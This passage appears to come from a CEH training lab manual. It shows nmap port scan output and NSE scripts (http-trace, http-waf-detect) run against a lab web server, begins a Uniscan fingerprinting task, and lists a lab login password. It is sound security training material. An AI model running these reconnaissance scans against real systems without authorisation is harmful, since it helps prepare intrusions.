Discovered open port 139/tcp on 10.10.1.19
Discovered open port 80/tcp on 10.10.1.19
Discovered open port 135/tcp on 10.10.1.19
Discovered open port 445/tcp on 10.10.1.19
Discovered open port 5357/tcp on 10.10.1.19
Discovered open port 2107/tcp on 10.10.1.19
Discovered open port 2105/tcp on 10.10.1.19
Discovered open port 2103/tcp on 10.10.1.19
Discovered open port 1801/tcp on 10.10.1.19
Completed SYN Stealth Scan at 00:52, 0.96s elapsed (1000 total ports)
Overall sending rates: 1046.63 packets / s, 46051.55 bytes / s.
NSE: Script scanning 10.10.1.19.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 00:52
NSE: Starting http-trace against www.goodshopping.com (10.10.1.19:80).
```

☰ Menu ⌂ nmap --script http-trac...



The screenshot shows a terminal window titled "nmap --script http-trace -d www.goodshopping.com - Parrot Terminal". The terminal output is as follows:

```
NSE: Finished http-trace against www.goodshopping.com (10.10.1.19:80).
Completed NSE at 00:52, 0.01s elapsed
Nmap scan report for www.goodshopping.com (10.10.1.19)
Host is up, received arp-response (0.036s latency).
rDNS record for 10.10.1.19: www.moviescope.com
Scanned at 2022-04-19 00:52:23 EDT for 1s
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE      REASON
80/tcp    open  http        syn-ack ttl 128
135/tcp   open  msrpc       syn-ack ttl 128
139/tcp   open  netbios-ssn  syn-ack ttl 128
445/tcp   open  microsoft-ds syn-ack ttl 128
1801/tcp  open  msmq        syn-ack ttl 128
2103/tcp  open  zephyr-clt  syn-ack ttl 128
2105/tcp  open  eklogin     syn-ack ttl 128
2107/tcp  open  msmq-mgmt  syn-ack ttl 128
3389/tcp  open  ms-wbt-server syn-ack ttl 128
5357/tcp  open  wsdapi     syn-ack ttl 128
MAC Address: 02:15:5D:02:45:2F (Unknown)
Final times for host: srtt: 36347 rttvar: 6311 to: 100000

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 00:52
Completed NSE at 00:52, 0.00s elapsed
Read from /usr/bin/../share/nmap: nmap-mac-prefixes nmap-payloads nmap-services.
Nmap done: 1 IP address (1 host up) scanned in 1.34 seconds
    Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.068KB)
[root@parrot]~[/home/attacker]
#
```

11. Now, check whether Web Application Firewall is configured on the target host or domain. In the terminal window, type **nmap -p80 -script http-waf-detect www.goodshopping.com** and press **Enter**.
12. This command will scan the host and attempt to determine whether a web server is being monitored by an IPS, IDS, or WAF.
13. This command will probe the target host with malicious payloads and detect the changes in the response code.

The screenshot shows a terminal window titled "nmap -p80 --script http-waf-detect www.goodshopping.com - Parrot Terminal". The terminal output indicates that the host is up and an IDS/IPS/WAF was detected, specifically a script from www.goodshopping.com that includes an alert message. The MAC address of the host is listed as 02:15:5D:02:45:2F (Unknown). The scan report concludes with "Nmap done: 1 IP address (1 host up) scanned in 0.44 seconds".

14. This concludes the demonstration of how to enumerate web server information using the Nmap Scripting Engine (NSE).

15. Close the terminal windows on the **Parrot Security** machine.


Task 6: Uniscan Web Server Fingerprinting in Parrot Security

Uniscan is a versatile server fingerprinting tool that not only performs simple commands like ping, traceroute, and nslookup, but also does static, dynamic, and stress checks on a web server. Apart from scanning websites, uniscan also performs automated Bing and Google searches on provided IPs. Uniscan takes all of this data and combines them into a comprehensive report file for the user.


1. Click **CEHv12 Windows Server 2022** to switch to the **Windows Server 2022** machine.




2. Click **Ctrl+Alt+Del** to activate the machine. By default, **CEH\Administrator** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.



3. Click **Type here to search** field and type **wamp**. **Wampserver64** appears in the result, press **Enter** to launch it.



4. Wait until the WAMP Server icon turns **Green** in the **Notification** area. Leave the **Windows Server 2022** machine running.

